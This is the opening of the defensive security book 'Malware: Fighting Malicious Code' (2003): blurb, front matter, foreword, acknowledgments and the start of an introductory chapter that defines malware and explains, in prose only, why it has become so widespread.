


• Table of Contents

Malware: Fighting Malicious Code

By Ed Skoudis, Lenny Zeltser


Publisher: Prentice Hall PTR
Pub Date: November 21, 2003
ISBN: 0-13-101405-6
Pages: 672

Keep control of your systems out of the hands of unknown attackersIgnoring the threat of malware is one of the most reckless things you can do in today's increasingly hostile computing environment. Malware is malicious code planted on your computer, and it can give the attacker a truly alarming degree of control over your system, network, and data-all without your knowledge! Written for computer pros and savvy home users by computer security expert Edward Skoudis, *Malware: Fighting Malicious Code* covers everything you need to know about malware, and how to defeat it!

This book devotes a full chapter to each type of malware-viruses, worms, malicious code delivered through Web browsers and e-mail clients, backdoors, Trojan horses, user-level RootKits, and kernel-level manipulation. You'll learn about the characteristics and methods of attack, evolutionary trends, and how to defend against each type of attack. Real-world examples of malware attacks help you translate thought into action, and a special defender's toolbox chapter shows how to build your own inexpensive code analysis lab to investigate new malware specimens on your own. Throughout, Skoudis' clear, engaging style makes the material approachable and enjoyable to learn. This book includes:

- Solutions and examples that cover both UNIX(R) and Windows(R)
- Practical, time-tested, real-world actions you can take to secure your systems
- Instructions for building your own inexpensive malware code analysis lab so you can get familiar with attack and defensive tools harmlessly!

Malware: Fighting Malicious Code is intended for system administrators, network personnel, security personnel, savvy home computer users, and anyone else interested in keeping their systems safe from attackers.



- Table of Contents

Malware: Fighting Malicious Code

By Ed Skoudis, Lenny Zeltser

Publisher: Prentice Hall PTR
Pub Date: November 21, 2003
ISBN: 0-13-101405-6
Pages: 672

Copyright

A CIP catalog reference for this book can be obtained from the Library of Congress

Editorial/Production Supervision: *MetroVoice Publishing Services*

Executive Editor: *Mary Franz*

Editorial Assistant: *Noreen Regina*

Marketing Manager: *Chanda Leary-Coutu*

Manufacturing Manager: *Maura Zaldivar*

Cover Designer: *Talar Agasgan*

Cover Design Director: *Jerry Votta*

Series Designer: *Gail Cocker-Bogusz*

Full-Service Project Manager: *Anne R. Garcia*

Publishing as Prentice Hall Professional Technical Reference

Upper Saddle River, New Jersey 07458

Prentice Hall PTR offers excellent discounts on this book when ordered in quantity for bulk purchases or special sales. For more information, please contact: U.S. Corporate and Government Sales, 1-800-382-3419, corpsales@pearsontechgroup.com. For sales outside of the U.S., please contact: International Sales, 1-317-581-3793, international@pearsontechgroup.com.

Printed in the United States of America

First Printing

Pearson Education LTD.
Pearson Education Australia PTY, Limited
Pearson Education Singapore, Pte. Ltd.
Pearson Education North Asia Ltd.
Pearson Education Canada, Ltd.
Pearson Educación de Mexico, S.A. de C.V.
Pearson Education—Japan
Pearson Education Malaysia, Pte. Ltd.

Dedication

To the four Js...

Prentice Hall PTR Series in Computer Networking and Distributed Systems

Radia Perlman, Series Editor

Kaufman, Perlman & Speciner *Network Security: Private Communication in a Public World, Second Edition*

Dayem *Mobile Data and Wireless LAN Technologies*

Dayem *PCS and Digital Cellular Technologies: Accessing Your Options*

Dusseault *WebDAV: Next-Generation Collaborative Web Authoring*

Greenblatt *Internet Directories: How to Build and Manage Applications for LDAP, DNS, and Other Directories*

Kadambi, Kalkunte & Crayford *Gigabit Ethernet: Migrating to High Bandwidth LANS*

Kercheval *DHCP: A Guide to Dynamic TCP/IP Network Management*

Kercheval *TCP/IP Over ATM: A No-Nonsense Internetworking Guide*

Kretchmar *Open Source Network Administration*

Liska *The Practice of Network Security: Deployment Strategies for Production Environments*

Mancill *Linux Routers: A Primer for Network Administrators, Second Edition*

Mann, Mitchell & Krell *Linux System Security: The Administrator's Guide to Open Source Security Tools, Second Edition*

Maufer *A Field Guide to Wireless LANs for Administrators and Power Users*

Skoudis *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*

Skoudis with Zeltser *Malware: Fighting Malicious Code*

Solomon *Mobile IP: The Internet Unplugged*

Syme & Goldie *Optimizing Network Performance with Content Switching: Server, Firewall, and Cache Load Balancing*

Tomsu & Schmutzer *Next Generation Optical Networks*

Tomsu & Wieser *MPLS-Based VPNs: Designing Advanced Virtual Networks*

Zeltserman *A Practical Guide to SNMPv3 and Network Management*

About Prentice Hall Professional Technical Reference

With origins reaching back to the industry's first computer science publishing program in the 1960s, and formally launched as its own imprint in 1986, Prentice Hall Professional Technical Reference (PH PTR) has developed into the leading provider of technical books in the world today. Our editors now publish over 200 books annually, authored by leaders in the fields of computing, engineering, and business.

Our roots are firmly planted in the soil that gave rise to the technical revolution. Our bookshelf contains many of the industry's computing and engineering classics: Kernighan and Ritchie's *C Programming Language*, Nemeth's *UNIX System Adminstration Handbook*, Horstmann's *Core Java*, and Johnson's *High-Speed Digital Design*.

PH PTR acknowledges its auspicious beginnings while it looks to the future for inspiration. We continue to evolve and break new ground in publishing by providing today's professionals with tomorrow's solutions.

Foreword

Several years ago I attended a special conference on intrusion detection in McLean, Virginia. Each attendee was assigned to one of four teams charged with assessing the state of the art and making recommendations for future research in various areas related to intrusion detection. At the end, a representative from each team presented the output of that team's work to all attendees. Although each team's report was very interesting and worthwhile, the malicious code team's assessment of progress in that area particularly caught my attention. This team's conclusion was that not much genuine progress in characterizing and identifying malicious code had been made over the years. Given that viruses have been in existence for at least two decades and that all kinds of malicious code has been written and deployed "in the wild," it would not at all have been unexpected to hear that great strides in understanding malicious code have occurred to the point that sophisticated programs can now accurately and efficiently identify almost every instance of malicious code. But such was not the case. Some researchers who were not at the conference would undoubtedly disagree with the malicious code team's assessment, but I am confident that they would be in the minority. A considerable amount of work to better identify and deal with malware is underway, but genuine progress in understanding and detecting malware has indeed been frustratingly slow.

The irony of it all is that today's computing world is saturated with malware. Viruses and worms are so prevalent that newspaper, magazine, and television accounts of the "latest and greatest" virus or worm are now commonplace. Even young computer users typically understand basically what a virus is and why viruses are undesirable. "Create your own virus" toolkits have been available for years. Public "hacker tool" sites, relatively rare ten years ago, are now prevalent on the Internet. Going to a "hacker tool" site to obtain malware is not, however, necessary for someone to obtain malware. In August 2002, the Computer Emergency Response Team Coordination Center (CERT/CC) reported that a perpetrator had modified copies of the source code for OpenSSH such that they contained Trojan horse routines. Unsuspecting users went to the OpenSSH site and mirror sites to download OpenSSH in the expectation that they would be tightening security by encrypting network traffic between hosts. Instead, they introduced routines within the OpenSSH source that allowed attackers to gain remote control of their systems. And even Ed Skoudis, one of the few people in the world who can identify virtually every type of attack and also the author of this book, *Malware: Fighting Malicious Code*, reports in the first chapter that he found several Trojan horse programs that performed brute force password cracking in one of his systems. Malware is not a rarity; it is prevalent, and the problem is getting worse.

Malware does not exist in a vacuum—it cannot magically infuse itself into systems and network devices. Just as biological parasites generally exploit one or more weaknesses in the host, malware requires special conditions if it is to execute and then produce the intended results. Today's computing world, fortunately for the authors of malware but unfortunately for the user community, provides a nearly ideal environment. Why? Primarily, it is because of the many vulnerabilities in software that is commonly used today. Too many software vendors typically rush the software development process in an attempt to cut development costs and to get a competitive edge for their software products, thereby maximizing profits. The code they produce is often not carefully designed, implemented, or adequately tested. The result is bug-riddled software—software that behaves abnormally or, worse yet, causes the system on which it runs to behave abnormally, in many cases allowing perpetrators a chance to execute malware that exploits abnormal conditions and/or install more malware that does what perpetrators need it to do (such as capture keyboard output). With virtually no government regulation of the software industry and a user community that naively continues to purchase and use bug-riddled software and too often fails to patch the bugs that are discovered in it, malware truly has a "target rich" environment in which it can flourish.

Worse yet, a major change in the usability of cracking utilities has transpired. Not all that long ago, anyone who obtained a copy of a cracking utility usually had to struggle to learn how to use it. Most of the user interfaces were command line interfaces with a cryptic syntax that often only the author of a particular tool could master. Help facilities in these utilities was virtually unheard of. The result was difficult or impossible to use tools, tools that could be used by only "the few, the proud." The level of security-related threat was thus not really very high. The usability of cracking utilities has, however, improved substantially over time. A large number of tools are now so easy to use that they are often sarcastically called *kiddie scripts*. All a would-be attacker needs to do with such tools is download them, enter a little information (such as an answer to "What IP address do you want to attack?"), move a pointer to Go and then click a mouse button. The emergence of kiddie scripts has had much of the same effect that guns had centuries ago. Before guns were widely used in battle, a large individual, all things considered, had a huge advantage over a small individual. The gun became the "great equalizer." Kiddie scripts likewise are a great equalizer, although in a somewhat different sense. Someone who uses a kiddie script may not be able to do all the things that a very experienced attacker might be able to do, but the inexperienced person might at least be able to do many or most of these things.

The types of motivation to deploy malware are also eye opening. Traditional "hackers" are now only a part of the potential force of cyber world adversaries. Organized crime has moved into the computing arena, looking for opportunities such as making unauthorized funds transfers. Industrial espionage agents, disgruntled or greedy insiders, "information warfare" specialists within the military and government arenas, jilted lovers, sexual predators, identity thieves, and even cyber terrorists are among the many categories of individuals who are likely to use malware to breach security in systems and networks. Computer security professionals are taught that attacks are the by-products of capabilities, means, and opportunity. Malware translates to capabilities. The opportunities are truly mind-boggling when one considers just how diverse computing environments are today and how many different types of people can potentially obtain access to systems and networks.

All is not lost, however. The war against malware has at least a few bright sports. Anti-virus software is widely available today, for example, and, if it is updated regularly, it is effective in detecting and eradicating quite a few types of malware, especially (but not limited to) viruses and worms on Windows and Macintosh systems. The success of antivirus software represents some degree of victory in the war against malware. But the overwhelming majority of this type of software is pretty simplistic, as you'll see in Chapter 2 of this book, and, worse yet, there are many users who still do not run antivirus software on their Windows and Macintosh systems, or if they do, they may fail to update it as necessary. Other kinds of malware detection and eradication software have been developed, as covered in various chapters throughout this book, but once again the lack of deployment (often by organizations that need this type of software the most) is a major limitation with this type of software.

The problem of the existence of many types of malware and the fact that malware seems to become increasingly sophisticated so quickly has created a huge gap between malware as we know it and our capabilities of dealing with it. If we are ever going to reduce the size of this gap, we need to leap ahead instead of taking minute steps in understanding and dealing with malicious code. The availability of a detailed, comprehensive work on the types of malware that exist, how they work, and how to defend against them would be one of the best catalysts for such a leap. *Malware: Fighting Malicious Code* is such a work. Ed Skoudis presents the necessary groundwork for understanding malware in Chapter 1 with a neat little taxonomy, then proceeds to cover each major type of malicious code—viruses, worms, malicious mobile code, backdoors, Trojan horses, user-mode rootkits, kernel rootkits, and deeper levels of malicious code and hybrid malware, in the subsequent chapters. He then presents scenarios in which malicious code has been planted in systems and concludes with how to safely and effectively analyze potential and real malware. My favorite chapter is chapter eight (on kernel-mode rootkits) because Ed takes a topic in which there is at best scattered knowledge and puts it together into a highly detailed and comprehensible framework. I must admit that I was the most uncomfortable after reading this particular chapter, too, because I for the first time realized just how many clever ways there are to subvert kernels. I poked around one of my own

Linux systems afterwards to try the things that Ed covered in an attempt to assure myself that the system had not been subverted at the kernel layer. I found that after reading this chapter, I was able to do this surprisingly well for someone who spends most of his time dealing with Windows, not Linux systems. Chapter 10 (on scenarios), applies what Ed has covered in the first nine chapters. Scenarios and case studies are the best way to "bring concepts home," and Ed has done that in a very nice way in the scenarios chapter. It is always interesting to learn about malicious code, but if you do not know what to do about it when you are through reading, you really haven't benefited. This whole book establishes that effective, proven, and workable solutions against this threat are available and describes in great detail how these solutions can be implemented.

I have never seen such a group of issues of the nature of the ones covered in *Malware: Fighting Malicious Code* so clearly and systematically presented. Ed is a top-rated SANS faculty member, and if you have any doubt that he can write as well as he can lecture, reading this book should completely remove it. His ability to present all the relevant technical details so understandably but without diluting the technical content is one that few authors have. His frequent injection of humorous statements is "topping on the cake," keeping the interest level high no matter how technical the subject matter. I keep thinking about how much more students who have taken various computer security courses from me over the years would have gotten out of these courses had this book been available earlier.

—E. Eugene Schultz, Ph.D., CISSP, CISM

Acknowledgments

First and foremost, I'd like to thank my wife and children for their support throughout the writing process. Authoring a book rapidly becomes an obsession, voraciously devouring every spare thought for months and months. Josephine, Jessica, and Joshua took excellent care of Daddy throughout this long process.

Lenny Zeltser, who wrote Chapters 2 and 4, was instrumental in the development of this book. His keen insights in those chapters, along with his input and ideas for other chapters, were immensely helpful.

Mary Franz rocks! This wonderful advisor from Prentice Hall coordinated the development of the book. Most importantly, Mary is the best professional cheerleader I've ever met. Whenever I thought there was no way that I'd ever finish, a nice conversation with Mary helped to get me moving again. Also, thanks to Noreen Regina from Prentice Hall for her help in coordinating technical edits and in finding Mary.

Scott Suckling and his team at MetroVoice did an excellent job throughout the editing process. I especially appreciate all of their work on grammar edits, detailed figures, and page layout.

Also, thanks to Gene Schultz for writing the foreword. Gene has been a constant friend and advisor for many years, and for that, I'll be forever grateful.

Also, I'd like to thank Zoe Dias, queen of SANS, who keeps me busy, but not too busy. Thanks for being a great counselor, psycho-analyst, sounding board, career advisor, and friend all these years. You are the best!

Stephen Northcutt from the SANS Institute has been absolutely instrumental in my career in the information security business. Stephen's advice over the years has proven incredibly valuable and almost prophetic. Without him, this book might not exist.

Alan Paller from the SANS Institute has likewise opened numerous doors for me during my career. I am extremely grateful for his tireless work in advancing the information security industry, and letting me support these efforts. I am humbled when I think about all of the opportunities Alan has given me. Thank you so much.

I owe a special thanks to my technical reviewers, Warwick Ford, Marcus Leech, David Chess, Harlan Carvey, Mike Ressler, and Kevin E. Fu. You guys provided excellent ideas, ranging from Tolkien quotes to microcode and from grammar snafus to RootKits. About two-thirds of the way through the writing process, I mentioned to Mary Franz how impressed I was at the depth of ideas and thorough comments I got from my team of reviewers. She told me that she had assigned me the best tech reviewers she knew, and I have no doubt about the truth of her statement.

Finally, thanks also to Bill Stearns, Jay Beale, Mike Poor, and TK. Throughout the writing process, these great friends provided keen insights during informal conversations. For months, we bounced around ideas about worms, microcode, kernel manipulation, and countless other threads. Their refining concepts, analogies, and humor are sprinkled throughout the book.

Chapter 1. Introduction

The shrieking sound of my alarm clock startled me awake that morning. I had been having a strange dream in which computers controlled the world by creating a virtual reality simulation designed to imprison humans. Shaking off my dream, I prepared for another day at work. As usual, I groggily logged into my system to wade through the flood of e-mail that accumulates every night, looking for the real messages requiring urgent attention. While sorting through my e-mail, though, I realized my system didn't seem quite right. My computer was sluggish, not its usual snappy self.

I looked for aberrant programs sucking up extra CPU cycles, but found none that had gone awry. It was as though someone or something had snagged hundreds and hundreds of megahertz from my 2-gigahertz processor. No visible programs were crunching the CPU; it was as though a ghost had invaded my machine. Perhaps I had misconfigured something the night before and had accidentally started a performance death spiral.

I spent the next few hours scouring my system looking for my mistake, but the system looked okay through and through. The config was the same as it had been the morning before. Running a variety of checks, I found no spurious programs, no strange files, and no unusual network traffic.

Then, I started to question the reality of what my machine was telling me about itself. Perhaps I'd been attacked and the bad guy was tricking me. What if all the checks I was running were actually using the attacker's own code, which lied and told me that everything looked good? I quickly backed up my system and booted to a CD-ROM I carry around for just such a problem. My handy-dandy CD was full of diagnostic tools. I eagerly scanned my hard drive looking for anomalies. Jackpot! The attacker had laced my system with malicious code designed to hide itself!

The bad guy had run several invisible programs designed to use *my* CPU in a brute-force cracking routine to determine the contents of a hidden encrypted file that the attacker loaded onto my system. His program was not only disguising itself, it was also guessing thousands of keys per second in an attempt to break open the encrypted file so the attacker could read it. I guess it was better for him to off load this processor-intensive activity to my machine and perhaps hundreds of others, rather than to tie up his own precious CPU. To this day, I have no idea of the contents of that mysterious encrypted file he was trying so desperately to open. I do, however, have a far greater sense of the malicious code he had used against my system.

And, that, dear reader, is what this book is all about: malicious code—how attackers install it, how they use it to evade detection, and how you can peer through their nefarious schemes to keep your systems safe. This book is designed to arm you with techniques and tools you need for the prevention, detection, and handling of malicious code attacks against your own computer systems and networks. We'll discuss how you can secure your systems in advance to stop such attacks, how you can detect any maliciousness that seeps through your defenses, and how you can analyze malware specimens that you encounter in the wild.

Defining the Problem

Malicious code planted on your computer gives an attacker remarkable control over your machine. Also known as *malware*, the code can act like an inside agent, carrying out the dastardly plan of an attacker inside your computer. If an attacker can install malicious code on your computers, or trick you into loading a malicious program, your very own computer systems act as the attacker's minions, doing the attacker's bidding. At the same time, your own systems don't follow your commands anymore. They are compromised, acting as evil double agents with real loyalty to the bad guys.

Who needs a human inside collaborator when an attacker can use malicious code to execute instructions on the inside? Human beings infiltrating your organization could get caught, arrested, and interrogated. Malicious code, on the other hand, might just get discovered, analyzed, and deleted, all of which are far better for the attacker than having a captured human accomplice in jail starting to spill secrets. Whether your organization is a commercial business, educational institution, government agency, or division of the military, malicious code can do some real damage.

But let's not get too far ahead of ourselves. So what is malware? Many definitions are lurking out there. For this book, let's use this working definition:

> *Malware is a set of instructions that run on your computer and make your system do something that an attacker wants it to do.*

Let's analyze this definition in a little more detail. First, what is a "set of instructions"? Note that the definition doesn't say software or programs, because to many people, these terms imply some sort of binary executable. Although much malicious code is implemented in binary executables, the overall malicious code problem extends far beyond that. Malicious code can be implemented in almost any conceivable computer language, with the limitation being the imagination of the computer attackers, and they tend to be quite an imaginative lot. Attackers have subverted a huge variety of binary executable types, scripting languages, word processing macro languages, and a host of other instruction sets to create malicious code.

Considering our definition again, you might ask what malicious code could make your computer do. Again, the sky's the limit, with very creative computer attackers devising new and ever more devious techniques for their code. Malicious code running on your computer could do any of the following:

- Delete sensitive configuration files from your hard drive, rendering your computer completely inoperable.
- Infect your computer and use it as a jumping-off point to spread to all of your friends' computers, making you the Typhoid Mary of the Internet.
- Monitor your keystrokes and let an attacker see everything you type.
- Gather information about you, your computing habits, the Web sites you visit, the time you stay connected, and so on.
- Send streaming video of your computer screen to an attacker, who can essentially remotely look over your shoulder as you use your computer.
- Grab video from an attached camera or audio from your microphone and send it out to an attacker across the network, turning you into the unwitting star of your own broadcast TV or

radio show.

- Execute an attacker's commands on your system, just as if you had run the commands yourself.
- Steal files from your machine, especially sensitive ones containing personal, financial, or other sensitive information.
- Upload files onto your system, such as additional malicious code, stolen data, pirated software, or pornography, turning your system into a veritable cornucopia of illicit files for others to access.
- Bounce off your system as a jumping-off point to attack another machine, laundering the attacker's true source location to throw off law enforcement.
- Frame you for a crime, making all evidence of a caper committed by an attacker appear to point to you and your computer.
- Conceal an attacker's activities on your system, masking the attacker's presence by hiding files, processes, and network usage.

The possibilities are truly endless. This list is only a small sample of what an attacker could do with malicious code. Indeed, malicious code can do anything on your computer that you can, and perhaps even everything that your operating system can. However, the malicious code doesn't have your best interests in mind. It does what the attacker wants it to do.

Why Is Malicious Code So Prevalent?

Malicious code in the hands of a crafty attacker is indeed powerful. It's becoming even more of a problem because many of the very same factors fueling the evolution of the computer industry are making our systems even more vulnerable to malicious code. Specifically, malicious code writers benefit from the trends toward mixing data and executable instructions, increasingly homogenous computing environments, unprecedented connectivity, an ever-larger clueless user base, and an unfriendly world. Let's analyze each of these trends in more detail to see how we are creating an environment much more susceptible to malicious code.

Mixing Data and Executable Instructions: A Scary Combo

One of the primary reasons malicious code has flourished involves the ways computers mix different kinds of information. At the highest level, all information handled by modern computer systems can be broken down into two very general types of content: data and executable instructions. Data is readable, but isn't executed. The computer takes action *on* such content. Executable instructions, on the other hand, tell your machine *to* take some action. This content tells the computer what to do. If only we could keep these two types of information separate, we wouldn't have such a major problem with malicious code. Unfortunately, like a child running with scissors, most computer systems and programs throw caution to the wind and mix data and executable content thoroughly.

To understand the problems that mixing these types of information can cause, consider the following data content:

> *Here's the story… of a lovely lady*
>
> *Who was bringing up three very lovely girls.*
>
> *All of them had hair of gold… like their mother.*
>
> *The youngest one in curls.*

These lines are just plain data, meant to be heard at the start of the 1970's classic TV show, *The Brady Bunch*. Although this is certainly very entertaining fare, we could jazz it up quite a bit if we add executable instructions to it. Suppose we had a human scripting language (which we'll abbreviate HSL) that would tell people what to do while they were listening to such a song. We'd send the script right inside of the song for the sake of efficiency and flexibility. We might embed executable instructions in the form of a script in the next verse as follows:

> *Here's the story… of a man named Brady*
>
> `<start HSL script> Go get your checkbook. <stop HSL script>`

Who was busy with three boys of his own.

```
<start HSL script> Write a big check for the author of this book.
  <stop HSL script>
```

They were four men… living all together.

```
<start HSL script> Put the check in an envelope. <stop HSL script>
```

Yet they were all alone.

```
<start HSL script> Mail the envelope to the author of this book,
  care of the publisher. <stop HSL script>
```

If you were a clueless computer system, you might execute these embedded instructions while singing along with the song. Unfortunately for my checking account, however, you aren't clueless; you are a highly intelligent human being, able to carefully discern the impact of your actions. Therefore, you probably looked at the song and reviewed the embedded instructions, but didn't blindly execute them. Maybe I shouldn't be too hasty here. If, after reading that whole verse of the song, you do have an insatiable desire to send me money, go with your instincts! Don't let me stop you.

By mixing data with executable code, almost any information type on your system could include malicious code waiting for its chance to run and take over your machine. In the olden days, we just had to worry about executable binary programs. Now, with our mixing mania, every type of data is suspect, and every entry point for information could be an opening for malicious code. So, why do

software architects and developers design computers that are so willing to mix data and executable instructions? As with so many things in the computer business, developers do it because it's cool, flexible, efficient, and might even help to increase market share. Additionally, some developers overlook the fact that a portion of their user base might be malicious. Let's zoom in on each of these aspects.

Cool: Dynamic, Interactive Content

If content is both viewable and executable, it can be more dynamic, interacting with a user in real time and even adapting to a specific environment. Such attributes in a computing system can be very powerful and profoundly cool. A classic illustration of this argument is the inclusion of various scripting languages embedded in Web pages. Plain, vanilla HTML can be used to create static Web pages. However, by extending HTML to include JavaScript, VBScript, and other languages, Web site developers can create far more lively Web pages. With the appropriate scripts, such Web pages can feature animation and alter their behavior based on user input. Whole applications can be developed and seamlessly transmitted across the Web. That's just plain cool.

Flexible: Extendable Functionality

Beyond cool, by including its own custom language in addition to viewable data, a program can be extended by users and other developers in ways that the original program creator never envisioned. These extensions could make the program far more useful than it would otherwise be. This concept is illustrated in various Microsoft Office® products that include macro languages, such as the Microsoft Word® word processor and the Microsoft Excel® spreadsheet. Developers can write small programs called macros that live inside of a document or spreadsheet. The resulting file can be turned from a mere document into an interactive form, checking user input for accuracy rather than just displaying data. It could even be considered a simple application, intelligently interacting with users and automatically populating various fields based on user input. However, this concept isn't limited to the Microsoft world. Many printers use PostScript, a language for defining page layout for display or printing. With a full language to describe page layout instead of just static images, developers can create far richer content. For example, using just PostScript, a developer can write a page that accesses the local file system to read data while rendering a picture. This functionality is certainly flexible, but an attacker could subvert it by using it as a vehicle for malicious code.

Efficient: Flexible Software Building Blocks

By mixing executable instructions and data, developers can create small and simple software building blocks that can be tied together to create larger software projects. That's the idea behind object-oriented programming, a software concept that is infused in most major computer systems today. Instead of the old-fashioned separation of code and data, object-oriented programs create little . . . well, objects. Objects contain data that can be read, as you might expect. However, objects also include various actions that they can take on their own embedded data. Suppose, as an example, we have a virtual hamster object that includes a picture of a cuddly little hamster as data. This hypothetical object might also include some executable code called `Feed_Hamster` that runs and makes the hamster bigger. We could run lots of virtual hamster objects to create an entire community of the little virtual critters. By abusing the `Feed_Hamster` code, however, an attacker might be able to make the virtual hamster explode!

The object-oriented development paradigm is efficient because the objects I create can be used in a variety of different programs by me and other developers. Each sits on the shelf like a little building block, ready to be used and reused in many possibly disparate applications, such as a virtual hamster cage, a virtual traveling hamster circus, or even a simulation of virtual hamsters exhausting all

resources in an environmental study.

Market Share: Making the Software World Go 'Round

Given all of the advantages of mixing data and executable instructions just described, the people who create computer systems know that a successful platform that mixes executable code and data can gain market share. Developers who realize the coolness, flexibility, and efficiencies of a platform will start to develop programs in it. With more developers working on your platform, you are more likely to get more customers buying your platform and the tools needed to support it. Voilà! The creators of the platform realize increased market share, fame, and untold riches. Microsoft Windows itself is a classic example. The Windows operating system mixes executables and data all over the file system, but it is flexible enough that it has become a de facto standard for software development around the world.

Each of these factors is driving the computer industry ever deeper into combining data and executable instructions. As evidence, two of the hottest buzzwords this decade are Web services. Web services are an environment that allows applications distributed across the Internet to exchange data and executable code for seamless processing on multiple sites at the same time. With Web services, applications shoot bundles of executable instructions and data to each other across the network using eXtensible Markup Language (XML). My Web server might receive some XML from your server and execute the embedded instructions to conduct a search on your behalf. I sure hope you don't flood my systems with malicious code in your XML! Although it has been designed with a thorough security model, the Web services juggernaut promises to more thoroughly mix executable instructions and data at a level we've never seen before, potentially giving malicious code a new and deeper foothold on our systems.

In fact, with the way the computer industry is evolving, the separation of data and executable instructions seems almost passé. However, we face the rather significant problem of malicious code. A nasty person could write a series of instructions designed to accomplish some evil goal unanticipated by the developers of the language and users of the computer. These malicious instructions can be fed directly into some executable component of a target system, or they could be embedded in otherwise nonexecutable data and fed to the target. In fact, a majority of the malicious code examples covered in this book function just this way.

Malicious Users

Some developers write code assuming that users are kind, gentle souls, going about their day-to-day business with the purest of intentions. Because they expect their software to live in such a benign environment, developers often don't check the input from users to see if it would undermine the system. Of course, in the real world, the vast majority of systems are exposed to at least some malevolent users. An application on the Internet faces attack from the general public, as well as unscrupulous customers of the system. Even internal applications face disgruntled employees who might try to break the system from the inside out.

If a program isn't written with firm defenses in mind, an attacker could manipulate the system by providing executable instructions inside of user input. The attacker could then trick the system into running the executable instructions, thereby taking the machine over. This is precisely how numerous popular exploit techniques work.

For example, when a software developer doesn't check the size of user input, an attacker could provide oversized input, resulting in a buffer overflow attack. Buffer overflow vulnerabilities are extremely common, with new flaws discovered almost daily. To exploit a buffer overflow, an attacker provides user input that includes executable instructions to run on the victim machine. This malicious,

executable input is large enough to overwrite certain data structures on the victim machine that control the flow of execution of code on the box. The attacker also embeds information in the user input that alters this flow of execution on the target system, so that the attacker's own code runs. By taking user input (which should be data) and treating it as executable instructions, the system falls under the attacker's control.

Beyond buffer overflows, consider Web applications, such as online banking, electronic government, or other services, that utilize a Structured Query Language (SQL) database to store information. In an SQL injection attack against such applications, a bad guy sends database commands inside of user input. The user might be expected to provide an account number, but an attacker instead provides a line of SQL code that dumps information from the database in an unauthorized fashion. If the application doesn't screen out such a command, the database will execute it, giving the attacker raw access to a Web application's database. Again, because we have mixed executable instructions with user input, we've exposed our systems to attack.

Buffer overflows and SQL injection are but the tip of this exploit iceberg. Attackers have numerous vectors to sneak executable code into our systems along with standard user input. Clearly, developers must be extremely careful in the mixing of data and executable instructions, or else their systems will be highly vulnerable to attack.

Increasingly Homogeneous Computing Environments

Another trend contributing to the increasing problem of malicious code is the fact that we're all running the same types of computers and networks these days. Two decades ago, way back when pterodactyls flew the skies over the Earth, there were a lot of different kinds of computers and networks running around. We had minis, mainframes, and PCs, all with a huge variety of different operating system types and supported network protocols. There were numerous types of processor chips as well, with the Intel, Motorola, MIPS, Alpha, and Sparc lines being but a handful of examples. A single specimen of malicious code back then could attack only a limited population. One of the single biggest impediments to the propagation of malicious code is a diverse computing base. My Apple II virus would be a fish out of water on your IBM mainframe. Likewise, if my evil worm expects certain support from a specific host operating system, and doesn't find that on your machine, it cannot take over.

Now, however, things have changed. The computer revolution has brought a major consolidation in platform types and networks. It seems that everything runs on Windows or UNIX, and uses TCP/IP to communicate. Processors based on Intel's x86 instruction set seem to dominate the planet. Even those increasingly rare holdout systems that don't rely on these standards (such as a pure MVS mainframe or a VAX box) are still probably accessed through a UNIX or Windows system front end, running an Intel processor or clone, on a TCP/IP network. Even at the application level, we see widespread support of HTML, Java, and PDF files across a number of different application types.

And things are poised to condense even more. Several of the major UNIX vendors, including IBM (maker of the AIX flavor of UNIX), Sun Microsystems (of Solaris UNIX fame), and HP (owner of the HP-UX variety of UNIX) have announced their increasing support of Linux. Although AIX, Solaris, and HP-UX haven't been abandoned, Linux appears to be the wave of the future for UNIX-like environments.

What does this trend mean for malicious code? A homogenous computing environment is extremely fertile soil for malicious code. The evil little program I wrote on my $400 beat-up Linux laptop could infect your gazillion-dollar mainframe running Linux. Likewise, a nation-state could create some malicious code that would infect a hundred million Windows boxes worldwide. Because our computing ecosystem has less diversity, a single piece of malicious code could have an immense impact.

Unprecedented Connectivity

At the same time we're condensing on a small number of operating systems and protocols, we're greatly increasing our interconnectedness. We used to see islands of computer connectivity. My corporate network wasn't jacked into your government network. The phone system didn't have indirect data connections with university machines. The automatic teller machine (ATM) network was carefully segmented from the Internet.

My, how that has changed! Now, it seems that all computers are connected together, whether we want them to be or not. My laptop is connected to the Internet, which is connected to a pharmaceutical company's DMZ, which connects to their internal network, which connects to their manufacturing plant network, which connects to their manufacturing systems, which make the medicines we all give to our children. Malicious code could jump from system to system, quickly wreaking havoc throughout that supply line.

Two major computer glitches illustrate this concept of unwanted hyperconnectivity. Back in 1999, off the coast of Guam, a United States Navy ship detected the Melissa macro-virus on board [1]. Somehow, due to unprecedented connectivity, the unclassified network of the *USS Blue Ridge* was under attack from Melissa, out in the middle of the water halfway around the world! Additionally, in January 2003, the SQL Slammer worm started ripping through the Internet, sucking up massive amounts of bandwidth. During its voracious spread, it managed to hop into some cash machine networks. By tying up links on the cash machine network, more than 13,000 cash machines in North America were out of commission for several hours. The same worm managed to impact police, fire, and emergency 911 services as well. Both of these examples show how easily malicious code can spread to computer systems that aren't obviously connected together.

Ever Larger Clueless User Base

In the last decade, the knowledge base of the average computer user has declined significantly. At the same time, their computers and network connections have grown more powerful and become even juicier targets for an attacker. Today's average computer users don't understand the complexities of their own machines and the risks posed by malicious code. I don't think we in the computer industry should design systems that expect users to understand their systems at a fine-grained level. The average Joe or Jane User wants to treat his or her computer like an appliance, in a manner similar to a refrigerator or a stereo. Who could imagine a refrigerator that can get a virus, or a worm infecting a stereo?

However, our computers and protocols have been built around an assumption that users will understand the concerns and trade-offs associated with various risky behaviors such as downloading code from the Internet and installing it, surfing to Web sites that might hose a system, and not applying patches to system software and applications. For most users, that's a pretty poor assumption. We have made systems that, at best, offer a poorly worded techno-babble warning to Joe and Jane User as they run highly risky software or forget to apply a system patch that they don't understand and typically ignore. Most of the time, there is no warning at all! We shouldn't be surprised when malicious code proliferates in such an environment.

The World Just Isn't a Friendly Place

I don't know if you've noticed, but the world can be a pretty unfriendly place. Over the past couple years, international events have underscored the fact that we live in a tremendously unstable world. We've had wars and terrorism for millennia, but international "incidents" sure seem to have intensified in recent times.

